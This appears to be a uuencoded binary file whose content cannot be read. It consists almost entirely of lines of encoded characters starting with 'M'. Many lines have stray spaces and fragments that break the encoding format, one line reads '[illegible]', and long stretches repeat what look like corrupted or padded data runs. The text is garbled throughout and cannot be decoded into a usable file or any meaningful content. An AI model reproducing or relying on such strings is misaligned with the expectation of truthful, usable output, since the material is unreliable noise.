M"X0]"N:NO_>N^)YQ6J*I?`\`AP7FU>D?M&;\[:)R%,;%7S^RQ;! [@]8V`8%NL
M;]"-S2=G9PR^O)-RL;\3RM-@^+;4KS_Q*!8\X/WY\+]QX+Q=]'M9]\$]K@OO
MHGL<YSZ7[L\ "O"]LNL?U8D80=A#G56F,' ^))TSV.ES_R@9@?QF?<D^G'\-Q9
MT6?U?H!S\>(9OV\YB>[9()_OX??]D-8)=+_TL#A[F7]3?#BPP9IZMQX6XV*B
M?X&Z&9?;BK:A"W+`>I?FCDH->90YSK7@#K+AK'?#M8IOGZ/X.'H01GZW>ET,
M_M;>.O[Y5V8DGN=]T>+&Y]DB@]_G%H\/[PL5]\>Q7#EV:/[R#LLZ+GYS8OG]
M@X-JA_7DA<O`'HP?FC][IM5UX69PX]^Y,^LK_\$S+0VMGXS/VY1"V<3N\C]\<
M:UQ'_J8=6MO(TQPUX?E28EKOB/8*S?6AS5\$&GAG`\R%GL'(C\.-GGAI<_</-
M@ZNO>"JPZ2;UQL']D_!<`/=/ /R5TE+OP'.EXTR^GW;%H3Y*OVYK4>^C=<)TE
MR,A19)<U];[QSN#J1QOQW.E)O7LK_11&A;;;'']\1]L2-'2^LV1!O6[%OR<*!

M7,7:, [0#\O5?:->_&D.VFW[&)9'V_'IO<\$SRBCV:/ .HAWZ* [>M4R..-D-<S
M`-_G96CI;8? [Z\#M%, "#X+8&\F\EFGG^<SS_4WO1+MD!;1' [SY^]0WR1' \$WK
M12>#^Y3>1\'] #S\$L2TOOBJWB.]<"V#J581_&<S]UJUP9[H?O8)L6ZRJW#XBU
M"3<!C[\O/_ [9%XYI' ?="FAV'\D30;G2^<#;)M@+<ZZP,M%E_ [ZNC\H\ /67,2
MS?;\$]72,3N&ZZLZO\^<UB_1>6U2)=&]TOWRR^,1'\ /SH?&?RU7? ('@ (_N#8 (
MV^H.]S./?' \$PH,F8*GWY2^, 72<V="POUML,\6#?]26H_R*D>S3\GMHL;%MT
MOQ<+?'X?G,?# [Q>: (QS+QY@H>:^Z=7\5C8T+)]6+ (P_XXU@OH/E4\%ODY [QWZ
MMJAB+2R.<:%MA-\RB' 50K;U;!J.Z6@?RMX' 6T3X&;KLKZ#]49\ '^%VE5K-H_
MI5I7P7ZG99'0;9K:9E+_%>2Q18S_03Z_R\>9FGN1CX-OG*Z!^XV;!E??M%F,
M,V1\3]K.F,9M_F1C:'.->T>L1>3NF<A]U#M' L., \$OZS\$!/4WB?-U [3CGP96L
M\$,6Q [VW\]AYL^]A*D6ZIL8H7=KX=RLV:=W]Z>RB?#-,W@VQJ (AJ)<AT5KO-P
M/Y3;^MNW.0] "N8X*XT;WWX# [>Z/P#. [<5IQSG23:TLJVPE' YLSIR6S\S2\RS
M3@/:70OE.WDSMZUT=)L*]U>"6W (S' [O2#D']XSC"X#8YS_)Y\[::,P'V_/_Q
MO8^ \7?D=14M_ ^P># \W2P=UKC?.P'RGX4EVU!_GX8Y#LYMLJ] \+;0#3" _K91G
MEAF;#_:'03^K@ ["%:O? \V [R=KHP5V_ (,Z@WZ.UR+4FYEU6>RHXF8=A\#X\$<^
M3D%QM\$ '<2@-^ \QPS33_ 'F\;T*4#?B]MXFEQ>FV!^Q/@]]M-?/Y%PW'; 'OA/
MT!@NZN]'XC/0MU;*D!:VE [.>0WYB?&RG\$?>&"<>PQE;QSJ?>%FU7T' !<U;M/
M5/) <IOK=[!J>JYVC" LH_ "?*D0?E/?\$+ (GVE/T#I [3OMQ57R8AG@W') ZS[4:H
M\V.:PS>@?7T#:/+"DX.KO[V]VT-:\$=M* '\L7H8S<AJ5GL (W+E?P3 `SGS)+R;
MP5KX.E]!@W'Y'7'Q#6KKVQ5M.CD^=) _P]DA ['0F9Y.!WK;E9?=T) T"L:XL_-
M;X-^%.@,>/U#? (T1KK]EN]HS)^3;9SL&GM_>M;Q]11+TP^< .B_/I#QP6XP'-
M]!T1?E^\$>?FG03%>A/MQX/C]+P [7 [ALUS^C0'_2X8!.W17I0QLY@T_H96 [LF
M\O03 (ZY'VH%Z [1E6#ZYQ2\$;?ZT=-C^?K=) '.O]DIUGO"OV:K@3V' ^LR: [WU^
M&ZY+* \BL/#_!^O^,>YWNY6. "V7HVQ: "N\$N63) @4U' \'?#AOG+"95P9] WSKH
MVQ, + [(%DDO\$^ .4-KO5B"ZJ@G\G'?] /_1'FX">*XY\N7;4.=0%UTV;8ID.8_
M7#IGFW[]G&TLB.<DQOMU49]'YPLSZ3X#]Q]CY9L@ [6F)EO [EXQCPQ905VZ [Z
MZD"&]'\$2] (5 (^RKMOMV)%;KG8@?'1'G" _N0;E" <EQ3UDA?B; ,4^D&=-\1<?
MRQR<U0-ARH69J*\\$ \JYV=PF\$0?K@W'R.B;:SBQ[!,5#DW6FL<3?NPX70,8^X
MA\6,Q*3^IT<A/QW?R_T/7-@3^9_4?R7X1UU^;;RMOSTVDC\1 [U3NKZ4?>'<>
M^C\M)O:,&LG_!/+?/J (_D3 [2K/'Q+&<SS8FU)%H [A1S?B/O0O#<X[[. @5Q9D
MB_/_+, ^*O61JYD>K] *YGAM5Y<.Z2KXL>A] \%=>5+H#\Q: ^.> [8!+ '6>*^:5@
MS1D_NS [0'9"?) ^_D.@#UH] 7OFN#=W?'N?& !+5NX#L./M (? \$FC\ D' MB6&;8"P
MMT" \WXU?+/+4) ? (4^]C&/2<.S5/FF+RP546Z [_6+.0R1W^IW[] '9] ['1A:VX
MM\1ESX1 [2T#^J_V^VB^4; \ "XKH [/G?8<JRO*<>Q5>78VB_L5I' /8_-<1\5Q
M\:, *6Y_M% [;BM\$:P'<!VG_.W] TUALT [+<S [L57TW\$CY,2OF2"KS\NVA>2E5
MY^6?^X4- (O (Y (= \5Y'5H\1" \N_ '\@ZMEV@M'Y'="5?IK^ [\$^Y^3!GINDLO-%
MO5Q\']3) GXY ['<; [F*#Z' +P?+OQW*/QS//RLZO'7;=SS\$ (5_4JQW&V8/G*&\
M*_8VV@MV88;VF>+CA<C) VX'M-) 4.^G5#5WU [3+V3-!;CF\$G0GULCFW0+Z-8:]
M!>JA-5 [8RA (%T'7N7A/D\; #0E_GW] F-#O>" 'CI/J%I3>!G%G0YI?5SX_F) Z
M=SK) [X2!>\ 'T\ [T#!,V. "WED) OG%,836,86MR#;,XPF^KY@HTW%A7V^0WQ:2
M'1OCK?W=\4#.1OYP'<% 'R" _VE5CW_4AO:O?3*\K (WA^<MV58.V*8O05!1YH\$
MNG#+=:#776.5Z1O?, ,W\8#AV#O286%471XG\3+1#OJM'^L7<T0,\MH,-%@5
MSZT1Y9] (Y1+ [?1VHV',4V_ ;GGZYLVO.KZF6G6R+-64\$>HG@' 3X^\$V_B^ZET
M3UB[])FA;C^VLS']35;HO45RIBKAR\6!\TF] \$ _^U (A^9ZK" _I+'=89NO?K_I
MK4H [I?K=S] _B\Y\$KD];Y?7S?2&MTGY'+8L[P]L-B+I_KC>@'U_@M\RXAAO7
M,:/[G(:^8+)"S,=?LQ<?M[^';W'>\$-K! !A[/]&X^MU8<Q3;8\=B*6^*Q?B<A
MOC6]"=XC+6S0 (:E.@:8MG?9.,0>&8^!NM,<0T+=9 [# \$TQRJ [EUCEI6\)N;4P
M/CM?=([-Q\ "-S4\$;EJV8P9KZ3P6;!NR) YX*X<0^<"RENT)54]]HS!>C?G.^"
ML-V7"+WTJK?"^36@/:+>_J>+_9><M_C:6-Y6JN (I5<=S^5M\K2BNDZZ16 [A^
M%3\$9SOW4KF^.(+2+[1DJ4<2V'WB]T>]RG]9?PNS*N]17G/SP1[] =QR*=7@RX
M:XEHV?TA^,(+L6E/F=.(Z' ^_,N9V (O>0A[']A*5^/Z_0MC;%58_[D&W)MO
M93/N07N,58 [MC]4S\$W&=>A^%P,>' \]@*!.80UQQ,!!P+V'KX8<#) @+B>ZT3'
MLP' [\,' _%# @9) Q3!#P1, 'W8;?7EKF)]:Y>POLSYX'8QN%T (.)>5U_Z8]04R
MJ"O&=B5/393Y\QQZ_E"B[])QIE9=U@UWF6'U+SV=E" [_IR!V?CS>P<JR1E3_W
M [N#JM=="_#>POC']8GT*XWLFM%3)D [>!GMW (3V_1.! 'CW [1&]C_?,Q;WB&?5
M^_\ (]UVL4!W?2 [C_ [D8Q#OGR+\0WH=Q?J87W?R [4W1;P\ \8OA)] [A]]> [B?9
M&OKYG^#G\$/E95^DG\$_GY! ?AY;J=8%X%UB#2 (%2:8WP3_:'<\$WRA^=M?@:JCK
M5?OYON.8Y]8\TK%] ^LQP3N;A-X<;9ZF5 [9^&<'MI7Z#\6S2'V&5 [WQ+C (MA
M_:YX2^3 [P#M=O+Z_ \9;@24&'UGS0%P) (:>) [=HF8AQ<TF%1%S]O!SRNHYR:"
M;Z%!SZG8#^K2?C\$')VA3'? :F-X5^Q^>N*_;\$.K\?U] -1F\$)UF"O?%#8 [?7==
ME99QA+0^]R: ?O]O5A&= ([.SB<\E@'W: ^_Z [XEB5S?LP4Y: \.]_ \$WCVP+; ^=M
MF7_ ;ROT?_=;P\W<X1M<\$<H.W'VMF&>S) #: @ (<) ZP\$N5!_8C\ ' " \#T;JM:BZ]
MD\K'OW.-!6MMFGIQWZG# [XBY%'VZG!3WQ2VM<7\$O@2!^XXWAY_GXVV8'96?
MP8XRD3^AS9KQ\<S\$=2"QVP'7P^ \. ^*W\$ _7C@'8N9\0;X-<)O5LRL"YL7,
MV'CX38!?, _S:X)>\$WZGP.P-^!ORFP\^"WVSXS8'?)? " [' 'Y/03Q%^&7B9GQ!
MW (Q=\$Q=U4VBKJIO7_QS1FM.%\?& [B;\$&"-, (O_ 'PFP" _9OA-C9M#ZVW:S7&^
M/TJFHOZ^_Z;8_R2 ([['-N8?2EQ?P/UA&] @G^7 [. (--QSZ-N_,X0_%@+V@W^
M'03\$TSU5?* .ZXLW:<0N<\$TPFI^3CC8]M [<@F0 (ZMW!H#><C;.NY?TTCW]\#]
M>) "3<>VQB8@%K; &FND=I%<:7+NU%'MLSPS:>RF7P/W@'MN:.'ALZQ??I'5/
MD\$ ['!+ 'Y:6];O@YK\<SR3)98@=\2.13.#N1DJ9JVW_GS". /-M (Z6ST=W3,F+

M^?`I^;LA+B>.Z;7P[Y1<Z'\P+=2!E_&QSM9.M&_.@_06=N,X>'/_THIYR"/M
MT<'KXJ'S^ZPV<;X+;S,/C>[#>>P<I#EOJY#C8HY\2G[:08%N:)5?;8`Z67GK
MY'NA77W]"9!GT!=^!A'ZPMXG4/Z`WG&B<./WT"?^"M)#GW@;8B<K9X-WT#]^
M#MV@?]R(J+'R+Q'/8N7&P,^YK#P.W:#O.Q81^KXFQ`M%?-P/]*6WHQOTI1]!
M!0K+T; \+.-[N%DQT<_%+8N?MP#ZUCS<S^M4'!..O\F\$BLT6GE^#(F>W9%D
MSW'>FMY0#09&#^HEMICKB[NZD\`G40\U7R"[D_PQ2UZ! ?MI9TT7<GW5\/@'H
M9H[/G_D"ZEM-XT`G7/]"QPGY-@S:3&W6W9MN._X/(Y?!W%LCS==Q/=2!?TC
M">\$6@NZ#WY7A?D!/'L;S1?Y">L7C\Q,I/9[W32?D>;J;3OSKTOU[:R!.Z6*:
MV_^-:--GD_`O/BS2Q?;1,GU56X^S1?1#?AAV)YX)T6\`O"\.FVPKISA)X[?D@
MW9:_+EUK<OYW\$(:O!2Q^WEP&LASS,&(XJ#N^OJ=X8OZ9YX=^BUK='W&9!&VE
M`_H"[-]0SLV?FKB>S[U!^%?;1'MX<4O4OKF\OSQ1#N7HY3.C^`?/[\ /U!+S-
M%2?GIX\$_[. ^2C:RO9GU4L.\(RI/<9+Z>*)`G7WT#Y-(2T?^AWLSW)1YF`P@N
MXR#]./27T+R!'L4]70N2`SQ.2#^([PMO"+LXW+>_?M6O^E6_ZE?5-?>B2^:[
M64<U)<E-GKP0`QTCK3FN:L/C6';AC=<D4ZED6DH9W'\J=5;*/\$N1*\ .G==N3
M'"_%\U2XI_QTVC-E<+<.'[/9E"IKJGWRXK'BO>/ICJ.,_#Z==30SZ\HCOG<U
M*:O: ^DCO4RE/,GW?&,O"9UN2)&4D_UG)E4PG+07^?4EULF9*#IY=6384/:4%
MSXXA>Y(FA<^EDTKKAGZES19U92L%SP;IFOXFL;]7^M]:>&7G1NOO";KW?"1
M6=["J^=]Z;HD>-*4^5+*MA5=2@M"QAB;L>^;#^QZXX6;/[GN[_[93;_ ^J;W?
M^\$9?TWUC?SKU"V>,^?DW)SW8>.\$7[VS]Q:\N_]`U.W__Q?OF37SCH6<V;/OV
M'^[8>>\/?G_"\$W.^_?+KF__8<_Z#7]8>^)\ESYZUWG?:?WSVO/>^(\SQCQQ
MVKS3_B6W\P]KU0>^^-US"F?W?V+\`T9ZY]0/[K[<OO^<\KL7Y-9[XY8?_\;
BMLW\]<]_/EMW\BP?7-CQY\H6-!R9_?/T5+4\ \ ^-.;)]R?N^U4/'W#(Q/F_O`%
M^?`^XY]?_M+NH)^^2>+EW[JG\$4SBR\]^`^]7%5Z[^NP;_ ^V6<R]>=FWQ\D=>
MNW)[_@L_`VKQ"8?/?FO_8P<[?JY.G=CS\,`FVZ+G?N11P?&?'IJCY+]]3W+
M;MXPJ_O]ZY8?=?//GGZI`<B0J.0K2?5E5U%.7HQ/GNJH.K`:KT9!]]0DVVHZ
M%=:;];QJZK:JBVM.JFX)Z-,63DI+DK*LZXDF5?=65_=3)UXVM2,\T4DI:]AS@
MFS,J?F.#]X[NRKM^N`6.'-WS_!36<7F.1/M1/52*4,.GJ64G)*TM!KRIZ;)
MFN^9(;_J:R;-0SB5SUEV*YF2B&_ZHII2H82M!_JZK0;F5!EBK?E!]]9\E*F
MK`L/63GKN%G3\$%GF=#*`M*]+V9KWHO&D'2B,0_%]3EI\N`S^+^3LU<DB=_3
M*<]UC&1\$/NXNIVTHA><&Y<H:IIUU?"EY<E:('\55--%CU[:2?MI10_>ZC;0
MWM0H4IZ.[Z<\G<N-JG1<SY4<R0C;HR:IFFO+SG\W'<>37<?4O1\$"5\$=G.BE-
M]Y4T/:8EQ39`P-"C8:C0^I4L/"9YU&Y6-15%&3[QH)RJDO:];`T]W;0-'MO0
M0S[QTE`YIOS?IB>T`5V21@KPWRPGKP\$WY6BR9(]83)%_ -RL;?EH:6DY%-Z&M
M^NFP/E)9V=?T4+YFLZ:6SKK*WRK?NFK(FFR')>`Y=M9SM3!_BF+Z3E8+^=Y,
M9:6T9T?]D2OIT&2RP7-:<]64YOC!LZKH65WWP_[(!`9/&Q\$]9,>PH8MSAM(-
M`\$W%1^:J=C>@;[]E.SW47;5]U_95.XQ7DWS/]T!T)(>VMV15NS;3;EI2Y:`Q
M.9ZOJ[X9M#O;3^E`3>6OJHBAE)<\0THKJ;^VG53E3P?E0-/T&CDA&ZIB9G7W
M_U;^*OB[*G^E.E,[*7ACU?RD?X%A_U*V!'`^F-<_OI+="_@0SX:4]60KF2SJ:S
M%?J+XVI:2E-"^9HUY7364"-YJTFR)_MAOYNV32TKR>[\$SH4`_@JE#NRG];3
M<LC_CF? [ANN\$Z8->JFNR&89/@SS(*DH-OQFJ#G)?K^%K:#Y2VDG5RA5/]EW%
M#M.5%<_U->F'`?FV;:NZYM:FYZBV(>LU[<CQ?=EV0GD@FP;TQ]@.%E>W3]!&
M`#T;R@5-]7S-=#1H;YPL6=U6)`>;3Y*=P+["GASF+\6^SY&%+I>Q:>PVMG68
M/XT]S)&%+E>P2>Q*]J-A_DYGRSFRT.5"GF]I,?Q+C#YJ_+\$36]JFG-C^H5,Z
M/P)5:TZ?T7W>[(LN_N2\3W_V"A9O&-TX=OPQ\$R8VM[9-GGIBLN-#`SZU\XPS
M@1,UXZSIYS*VC?\A/D/WP5\3.YKC9>P3%?24LZFTK@Q#3\SOON+8AA+J3[XB
M.XZLA/)1=57?U<T:.6A[JF;ZME;3K^J>K?FZ.=3=U\$&=U(P:_M`AN93AU_"'
M:_II1T_5R!T;U`^PE6KR`UH+\%FJII]/^88BZVB(#>\$S0P:%RO.'NFLJO`%:
MU\1C@NJF&37M!NP;/^76]A-R`NV""ER3;M8&>TO+UL1O^JZ3LFO;B6F#F/7-
MFG:9U7Q34O6:_*1L,!A]LX8.4.U93;=KVINN.[;I9;,U[HYC>(Y90Q]3<11%
MEVORHWEID#)<3?Q>"O0_2?%JXM%DSP`%MI;.`\$+]FJS5T]DS7U-P:.ILZ=)^R
M5),?Y`\$ID\W<S6RJV4XGJ*5%N_MN]IIAFV`\E,9T%0U]!%4CT]Y>H^:0N"%,'
MZDBH^R,]5?1C:=6#WCY;4P['563?T6OR:Z9!&]+LFOI4H",!5:~F') +KZI*1
MK:D'.ZT9_C#^4VE?@@ZDEA]!/Y8\LR8_H.:"]C4,_310\$[24\$]AE6MI4/<T.
MY0AHV[KL&C7Q&4!SW_0]HJ<*W;\$,-AWWQMN1Y_NZZX?]H0/\IQF>'J0#?.%!
M+U^KOQF^ (MEVK7V34I2L8]?X5S1%,M24\$<8K@]&9=93@&;0&4)3EVOI1=#?K
MF37\ :F:-%/2I-7ROIQ0UZSLU_N5L%@BDA?0#F0):EQ_*;57WL6%HP;B+8?N@
M)<BDR-@>B&G5H[/E34%Y%Z8ALA/"D0VRNNL\$%LI*07FI.#45-;3P8@VQ9,D
M@<FJ.L3%JN&DTY+IB2>0+&E;2@`Y`WJ"5:_M711LX;F0:["^E=3BI=R0GX`
MT>ZF?=<0Q0'9#7Z%D_M)*M[D*U:.9`%>]2HT*=D50,C)=*70!J;OI\=B9\\
M(RVYLA_JZ;:<M4%G<X>.N]F.["E9PXG&\$1375*-Q+*"XK(+1&#Z#S6%)Q3J
M=:H)W:8>ZH7`<F;:B.P8X&I(UPGCTWW;`=*^I3BZ4Y6-L/PGH']K1[2\$XAE
M0II:D%]&E+P#%JIE,U>B)T@[[G:,I(='G\A_')*1"X62-XSH(-I6A>
M2#=32YFV9XP8GP;#KVGJH7])4WS#D!3A'3@&%`O'C>K;577`@ZH+Z]])FZZA
M.:&<\`10+!0[E"_05F53"?G`MAW7`,4ZRK]C0(L-RZ]EH=/RI#`_KI%VY90:
MT=MQ?,=4TX+--04Z,]L/1L=T&ZQ,`']L.\4@3.Y6UL&4C_,UBL^`_G!'`?+V=-
M[%QV-FAI<X_@YV_W=QF[_/]H?#?"[V9V"Y-2:5E1-=TPH;*RGD^Z\`4M%[1-
MN>"`\$SL^+-3A`^B:3KHPR7U349UTR.\IUP`S,Z6&_)X",Q`D9"@GTJ!AN+8=
MOM=LD(IZZ!_:O2*94BJ,#V2*+[IR*"]=!<2EZX?Q@74H@>0.PVM@A9G9;!B_
M*JN^IX;\ZH).J+IZV`X,)9V57#_TGU5]6TFG0GYW9\$W5%3\LGZP8NJ0+_T=5
M]A-IE`) .F\$]9@^[/,<)X#!]Z=#5JQ]'10(]CAN]34MHPO:B<;!-H1Q>6"X_

M! ?JF%]+%2WF>G) 9#NLF2JWFR' M(53"Y3-N60+FE=SH*:%CZ;<E;- 'B) TW
M-1 '<87C; 3NN2E@KS8Z<-23; 4, #T0:F#R9D/_/AJ\IA32&?1.75\$B>D#2:575
MPO*#4B794CK, CZ, 9; LK60SJ#-6S [KA?6DYZR)<] QP_ 'J:H6N\$>9? 'JD '] 1*E
M#^8JZ! .A_ [2J2+X2E5?6?-!RW=" _T) 4245\8^J0 (G1_8?W8H/%X7OAL>'8H
M2' Y8?Y* <2J75;) B>D]) QR" .L+]] -J7I: "<L#1K (JN69 (GVS:=, # "B<) [T*W9
M9IA?7P?) ZT3^4] "H5#UP_K0TH8! O[#\H) 2D*_) KZX9CFNFH7?JHSD?M1K) !
MJ33] \+V?3>%X>SH, ;WA94&W#\NJ. ZVA@_ (;Y!WW+D"/^); 24! ^VZHC[' ;M\$\
M/>1_%=] G) "_9=#>%5N/VC7HW0Y421A>'J5\$RT; E3:4<0S) #^F; UK*H8: IB^
M! -H (L%3 (GRIT' \$K6C^@/#. &' (1+Q5] 8S [%28GIX&BT#1P_R"+@Z*3U0>8#])
M@PA" ?O%DH&Z%?P/#1W) /5J!GE-WP&; 1:1P5- (JQO7?>' 'R+^=\R4ZMD1?^!D
MH2N' S [X, FH^4 "LOGIK, NR-VPOO1L5O) !EPOIX?JFIZGA>\U1LZX">G^0/UE2
MTW+4WGPY) ;E2Q-^@:LJ* [D?R#2>: [(C?TSX. / *9" ^JB@:\$IVU%Y=/PU-U (CJ
MPS#2' E1*V) ['8%0J^, <' ;@ (S, :2GKI@0?SK*/S"G:Z; #\J6\M&S+; LA/T+1P
M?C/T+Z=<7TLI87R^I) DIS0OI [2N@=SA2U) Y! . "NF' , 8/I7=ER\$! 'K [3K917-
M, 8-G3_+! _I+#+ADR2' M?#^O; , : '3] &PO*] !AVH:2LA_/G1DFNI%]' -=UTF+
M^ECRE2] \: 9\$7H-"E\+) ! ' (QIWO/) \$H8OVV\.' !D-WC65; 33L]+8) .4?; " @3
MC/' @&7@) 1 (IA!L\I6?9D.Q6^) [RTJOEN&) ^3'FT=. @A, _Z, +G2NO_6B0&WS^
MRL) %WA<_REVONV [^=3=\R?46+I1IUG>D] V' !. #T< (+<N1_+9! 'GA1?5A2-! :
MU: @^/0W\NTI%_VNZ (. "C_E&74L" ?4?V@V: '8\$3_I+@Y [AOYUU [5U6XOZ/S2\$
M [\$B>@W&NI!PI] '_=O^E*:A1_&CI@U0 [E&; 26- (BSL#V'O>2 '2*OH; T'8@@D:
MT! ?, Z93J1W99UD\; H) ME (SL-&IAG>%Y?- \VI3!] Q?%ML. \$CO0GZ#T=50_ [6
M%\$<"U3JBIYH&@] &.YO-!G, I&- 'XN22G5 '9\$9CE=*GJYK1D1OD%6^\$O&_XX (X
M2T7T'U:S) 2W2Z] *F8:8J [!A0#E205U' [!=^@ (;M!W14' Q22D% ['W3*4*6R_
MJFN"Z1VU7Q"WOIK-1O (0.C'O&^E/J13 () \\. ^2NK^"8H=J\$ \--, @, %) 1^] 4T
M-"0CO16T/=GU*_0=5U7!DC' "] JVVYN@L2 (J2' :4 "%1?7A@7QWE4@O] 3T) Q%4
M?AU4'6INR' .E; 0%LG'>5?3ZNN85?P+RB4FNY% \DNSU; 0=] 6\I' 01@6@WI; 4, !
MP3 (/PYN@OCIZI#^J8*>Z1D7^%GZ3RUL/X; KVS88IR%_9!U33^EA?! (4SO6B
M_A.L>-VOD*>@2@ (_NF%^P+OLN9%^:&95TTA' _; <'W2G0*&S?T-V8NB9%_3%H
MZUD_XE_0=_0T:) !A?) IA9/U (/ _: 62! (I#_X61S '-\ -GW752CASI-XJ2DCS3
M#O. #0T>&\$] DI"K'SZ, N1?' -!&0-#. Z1_UH'>3 (O& (1P@7U: .] !OH' 64UTN>A
M:X/^U (_J#%P%S9<B^%\/. V" ^1/: " +6456\1' ZZ8" \4 [] FVF' 816U#\4\$! 4Q7
M@O; A9%. ^ED [YP3/H2 [(#?7B8GBL9NAOI8V9:D] .@% (?Y*0\T' <C_<LQTF:V
M0CXX\$+T3U3\PEYV6W\$C>&9X*"GBD? [G8X; N1OHSK5621_LD+1; D^>O+", Q"]
M:] +S%RZR%WE4WI.OX\ [@GJIRQ^<; O"] <"9W=#?A\ P] 77P?L; KKS'V"Q&= (\$DG
M; 1MAOL\$, 1TO<9?6K?M6O^E6_ZE?] JE_UJW [5K_I5O^I7_: I?]: M^U: _Z5; _J
M5_VJ7_6KYEK<==SZOW4>ZE?] JE_UJW [5K_I5O^I7_: I?]: M^U: _Z5; _J5_VJ
M7_6K?M6O^E6_ZE?] JE_UJW [5K_KUOW<EUM?G_ ^M7_: I?]: M^U: _Z5; _J5_VJ
M7_6K?M6O_]>O1*G: _D\AQ7/7&%9DS/I; 9.EO>D&Y<XU0; BQ_X_ ^'Y:] ?]: M^
MU: _Z5; _J5_VJ7_6K?M6O^Q07_YH7V+N/V; I+0 (LP0Y@@+A\$7" \$B%; 2N\$) +< (,
M88ZP0% @D+! &R912>T"+, \$.8 ("X1%PA (ANY7"\$UJ\$&< (<88&P2% @B9+=1>\$*+
M, \$.8 (RP0% @E+A. QV"D] H\$68 (<X0%PB) AB9#] /84GM' @SA#G" 'F&1L\$3 (OD' A
M"2W" #&&.L\$!8) "P1LN44GM'BS! #F" 'N\$1< (2 (?LFA2>T" #. \$.< ("89&P1, B^
M1>\$) +< (, 88ZP0% @D+! &R%12>T"+, \$.8 ("X1%PA (ANX/"\$UJ\$&< (<88&P2% @B
M9-^F\ (06888P1U@C+! *6"-F=%) [0 (LP0Y@@+A\$7" \$B' [#H4GM' @SA#G" 'F&1
ML\$3 (5E) X0HLP0Y@C+! '6"4N\$+\$_A"2W" #&&.L\$!8) "P1LAX*3V@19@ASA'7"
M (F&) D-U%X0DMP@QACK! '6"0L\$;) 5%) [0 (LP0Y@@+A\$7" \$B' [+H4GM' @SA#G"
M'F&1L\$3 ([J; PA!9AAC!' 6" 'L\$I8 (V6H*3V@19@ASA'7" (F&) D-U%X0DMP@QA
MCK! '6"0L\$;) _H/"\$%F&&, \$=8 ("P2E@C9&@I/: !%F"' . \$!< (B88F0?8_ "\$UJ\$
M< (<88&P2% @B9/=2>\$*+, \$.8 (RP0% @E+A.S [%] [0 (LP0Y@@+A\$7" \$B' ['Q2>
MT"+, \$.8 ("X1%PA (A6TOA"2W" #&&.L\$!8) "P1L@%0] [0 (X0YP@) AD; ! \$R-91
M>\$*+, \$.8 (RP0% @E+A. P^"D] H\$68 (<X0%PB) AB9#=3^\$) +< (, 88ZP0% @D+! &R
M'U! X0HLP0Y@C+! '6"4N\$ ['\$*3V@19@ASA'7" (F&) D/V0PA-: A!G"' &&!L\$A8
M (F0/4GA"BS! #F", L\$!8) 2X3L (0I/: !%F"' . \$!< (B88D0#XOGX0DMP@QACK! '
M6"0L\$;) >"D] H\$68 (<X0%PB) AB9'] 3. \$) +< (, 88ZP0% @D+! &R?Z3PA!9AAC!'
M6" 'L\$I8 (V3] 1>\$*+, \$.8 (RP0% @E+A.S' %) [0 (LP0Y@@+A\$7" \$B' [9PI/: !%F"
M"' . \$!< (B88EC8DLPWY=<3^\$), X0YP@) AD; ! \$R/Z%TB>T" #. \$.< ("89&P1, C^
M%WMO' MS8D>?Y85HUPQ9V; ' ?/] \$ZW [; &+=4, P2H"Q\$6RJ3J' \$B"+ (QX-0\$6
M2^KNP?D (8@I7XP\$%LEN* @->R. ;XOV36^X; 7L&M_M7>UR] D; \$*J+V' \?Z#TW4
M_HEP**+FS_U#\$; 7_-. ;YR_R^"W@XR*XNJ7?R&U)] B/<R?WGGR\R7 [[V_ 'O] @
M#, R"7; ' '] L\$!Z/FK\ _&P"S8!7M@' QR'GD_@' XR!6; ' +] L'^. ' '] ?PW^P1B8
M! ; M@#^R# ' '] #SU^\$?C (%9L' OVP#XX' \$T7\ _&P"S8!7M@' QR'GC^! ?S' &9L\$N
MV' / [X' #T' 'WX!V-@%NR"/; ' / #D# /WX1_ , '9FP2 [8' _O@' /3/>?@' 8V'6 [([]
ML\ .0, _?AG\ P!F; !+M@# ^ ^ ' '] /P=^ '=C8! ; L@CVP#PY'S] ^%?S' &9L\$NV' /
MX' #T_#WX!V-@%NR"/; ' / #@37YSRB' :] _&YP' 5\ \$M\ ' @L@1WP' ' P, /@ \$OP*?@
M, _Y'^ '<^Q6\$# \Z#J^'6> '26P' YX#CX&GX'7X%/P&?@<? ' ' . ?0WA@_/@*K@%
M' H\$EL' .>@X_!) ^ '%^!1\!CX'7X!SKR%\<!Y< !; ?' (['\$=L!S\ #'X!+P'GX+/
MP. ?@ "W#N&L ('Y\%5<'L\ 'DM@!SP' 'X-/P'OP*?@, ?'Z^'. =^%>&#\ ^ 'JN'4>
M@26P' YZ#C\ \$GX'7X% P&/@=?@' . _AO#!>7'5W'*/P!+8'<_!Q^'3\ ') \ "CX#
MGX, OP+DYA' _ . @ZO@%G@ \$EL' .>'X^! I^ '%^!3\!GX' 'P!SGT=X8/SX"JX!1Z!

[illegible]

M#QO-<JUJ[#Q(<)>QH'J6*6K'PJ07RWOA=J'%>(7+E&OE5J;%?NIE7&UN*!+FM/ZNY4KGPGEGL)<J//:KF*ISZ(4.%U!IS3JL5A\X(^)5JIE\$:5/,5',-EQ,_MT9IU?CB3*Q:;0Z<HQHU2*Y,OM[A?EY/%?&7DI\$@1G90G,GKY)]J0UPQ=A(:/M:2X'^9%F+E/5JO7FV5'^13".\RX!-4[.= (J#2)HRNKP&CD1C^+\'(J))KEC0\$M-.3CN%PM9"@@MU#\$29>(\6A741@?L+=X'>\$IT9HU5CCA33*C_K\$#SZJEXNL M4&^<9?AO'_U:~,J:L[3\$>%P*C3/?P3O[F?L[.YE4.GZ07F2*_PN,O-P\KW\$MPG!-X*;IP'&]R7QE=I<%WV)E]K;I9S.YG1'>WV(W;Y874%E)-WPB?C<6G,&RMFXP[NVL[+;~,ACLO\'/_!Z;1'7M1;C8PX6G!B/M51JUF@ (I_:H!(U@*6"1C\4VMSW!19[5\NY2IU\$N.'+7G#OT6(;2X%)YX?Q#^\$3?YT^''R#AT';XW?G#S1^R'MCZIXOT\$UG@G3C)N^\\/:&P&L3LGE[;PM)*]^\:4^:\$6+P1X(\) #\;B;7#+>F3M4GJS;'1'\\$C'*M'E7\$?3!QH(M"YYPY,"WMYF)NQ59Y*3(WC!B^-3\$G,I?*Y<,MX\$X=B3<]C";=B"3WPO^L:+6A#"5CYGONX9#>W"CB9'!W6&\;V7U8Y9O'Q]KM39D4NZ=\4\L]M'Y],*THK*BPFW>',E84\$3H'45*4@P7>Q?O,DBC4B]JB/'F#M]_&+MAZF7G?^"CM_1IP_HQ071V=#W>ZBV?TZ^R'9R[:>D7[>V3:~#Q\$ET\MBN7F(EUBC#_E1257TIP^G!>41?&;^F?C&H*: :@ZX,L8UTU%?1Z^G!)F7]%= 